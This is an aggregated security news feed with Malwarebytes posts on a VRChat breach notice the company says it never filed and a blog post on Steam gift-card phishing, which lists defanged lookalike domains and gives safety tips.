  • ✇Malwarebytes
  • A week in security (June 8 – June 14)
    Last week on Malwarebytes Labs: Stolen iPhones could soon be worth a lot less to thieves Fake verification pages are stealing Steam accounts from players Google can be liable for false AI Overviews, court rules VRChat says reported data breach never happened Children’s phones must block nude images by September, UK says Free Spotify Premium hacks on social media are spreading infostealers Microsoft’s biggest-ever Patch Tuesday fixes 206 bugs, including 3 zero-days 88% of
     
  • ✇Malwarebytes
  • VRChat says reported data breach never happened
    A data breach notice has been filed with the Maine Attorney General, saying more than 2.4 million users of VRChat have had their data breached. The question is, was it VRChat who filed the breach notice, or did someone pretending to represent the company post it instead? On Reddit, a VRChat representative posted: VRChat did not submit this Notice of Data Incident, and we have no reason to believe that our systems have been compromised. We are in the process of contacting the Maine Attor
     

VRChat says reported data breach never happened

11 de Junho de 2026, 08:31

A data breach notice has been filed with the Maine Attorney General, saying more than 2.4 million users of VRChat have had their data breached.

The question is, was it VRChat who filed the breach notice, or did someone pretending to represent the company post it instead? On Reddit, a VRChat representative posted:

VRChat did not submit this Notice of Data Incident, and we have no reason to believe that our systems have been compromised. We are in the process of contacting the Maine Attorney General’s office to have this removed.

The breach notice states that VRChat experienced unauthorized access to some account data between May 10 and May 12, 2026. The access supposedly happened in VRChat’s cloud environment and involved user profile and login-related data.

According to the notice, the information exposed varied by account, but may have included:

  • VRChat username
  • Email address associated with the VRChat account
  • VRChat+ subscription status
  • Login history, including device information, hardware identifiers, and IP addresses

VRChat is a social platform designed primarily for virtual reality headsets, allowing users to interact with others through user-created 3D avatars and worlds. Users can access VRChat through Steam for PC, the Meta Quest Store, or as an Android app for compatible devices.

The notice states that no passwords or payment card data was exposed. However, even without passwords or card details, there are still potential risks when it comes to other breached data.

Phishing

Cybercriminals may use usernames and email addresses in targeted phishing attempts. For example, users may receive phishing emails or in‑platform messages claiming to be from “Support,” with fake security alerts or prompts to “confirm your age” via a malicious link.

Knowledge of subscription status could make scams more convincing. A scammer could send tailored lures like “billing issue with your subscription” or refund scams, which tend to have higher click-through rates among paying users.

Account takeover

Cybercriminals may combine usernames and email addresses from one breach with passwords stolen in other data breaches and try them against accounts. This technique, known as credential stuffing, takes advantage of people who reuse passwords across multiple sites.

Valuable accounts may then be sold to other players or used for scams.

Identity correlation

Steam and Meta user IDs linked to breached accounts can help cybercriminals connect identities across gaming and social platforms, especially if the same email or profile name is reused.

IP addresses, login history, device information, and other identifiers can also help build a more detailed advertising or tracking profile of a user.

How to stay safe

Whether or not the breach turns out to be an actual breach, here are some steps you can take to protect yourself:

First and foremost, be cautious of emails, texts, or calls claiming to come from VRChat or the gaming platforms you used it on, as cybercriminals often exploit breaches with phishing scams.

If you’ve used your VRChat password anywhere else, change those accounts immediately, and set up two-factor authentication (2FA) on your VRChat account if you haven’t already.

More general advice can be found in our article on what to do when you find out you’re involved in a data breach.

Update June 11, 2026: Article was updated to reflect VRChat’s post on Reddit.

Before publishing our original article, we tried to contact VRChat on two separate email addresses but received no meaningful response.


Let’s face it, an incognito window can only do so much. 
 
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

New WordPress Malware Uses Steam Profile Comments to Hide C2 Instructions

GoDaddy researchers found WordPress malware using Steam Community profile comments to hide encoded command and control data, with nearly 1,980 sites affected.
  • ✇Blaze's Security Blog
  • Steam Phishing: popular as ever Bart
    A month or so ago a friend of mine received the following message on Steam from someone in their Friends list (they were already friends):Figure 1 - 'this is for you'                The two links are different and refer to a Gift Card on Steam's community platform. As you might have noticed, the domain is not related to Steam at all, but rather is an attempt at phishing. The URLs are:stermcormmunity[.]com/gift-card/steamcoummuniity[.]com/gift-card/The differences are subtle enough that you may j
     

Steam Phishing: popular as ever

Por:Bart
20 de Junho de 2025, 14:20

A month or so ago a friend of mine received the following message on Steam from someone in their Friends list (they were already friends):

Figure 1 - 'this is for you'           


The two links are different and refer to a Gift Card on Steam's community platform. As you might have noticed, the domain is not related to Steam at all, but rather is an attempt at phishing.

 The URLs are:

stermcormmunity[.]com/gift-card/
steamcoummuniity[.]com/gift-card/

The differences are subtle enough that you may just miss it. When you click on the link, you are redirected to a 'Summer Gift Marathon'.

Figure 2 - Fake Steam website


Once you log in to the fake Steam website, your credentials are stolen and will be used to spread more phishing, likely steal your inventory items and so on.

Other phishing sites related to this campaign are:

steam-pubgvn[.]top
steamauthconnection[.]store
steamcommnunity[.]com
steamcommunitay[.]com
steamcommunitfy[.]com
steamcommunitihy[.]icu
steamcommunitiny[.]com
steamcommunitweya[.]art
steamcommunl1ty[.]com
steamcommunllity[.]com
steamcommunty[.]ru
steamcommununity[.]cam
steamcommunutiy[.]com
steamcomnunityty[.]com
steamcomnunlity[.]com
steamcomnuty[.]com
steamcomrnnunlty[.]com
steamcomun1ty[.]com
steamcomuniry[.]com
steamconmunify[.]com
steamconnection[.]store
steamcornmunlty[.]ru
steamcornrnunlty[.]ru
steamlinks-short[.]com
stearncommunjty[.]com
stearncommunnity[.]com
stearncomnunity[.]com
stearncornnunity[.]com
steeamcommunitty[.]com
unevwsteeamcommunitty[.]com 

New ones do pop up from time to time, so stay vigilant. 

Tips  

Only log in on the legitimate Steam community website, this being https://steamcommunity.com/. An extra tip is to bookmark the legitimate site, so even if you do get a message like this, you can go straight to your bookmark and search what you need from there.
 
If someone new tries to add you as a Friend and immediately sends a message like the above, alarm bells should start ringing.
 
If someone already on your Friends list suddenly sends a random message with an even more random link out of the blue, cue the alarm bells again. 
 
If you want to check the website out in a safe manner, then you can use URLscan.io, which will give you a verdict of the website as well as an image preview. In addition, you can use VirusTotal to review a website's reputation.
 
Note that an 'all clean' does not necessarily mean it is. Caution above all! 
 
Follow Steam's Account Security Recommendations to stay safe.


❌
❌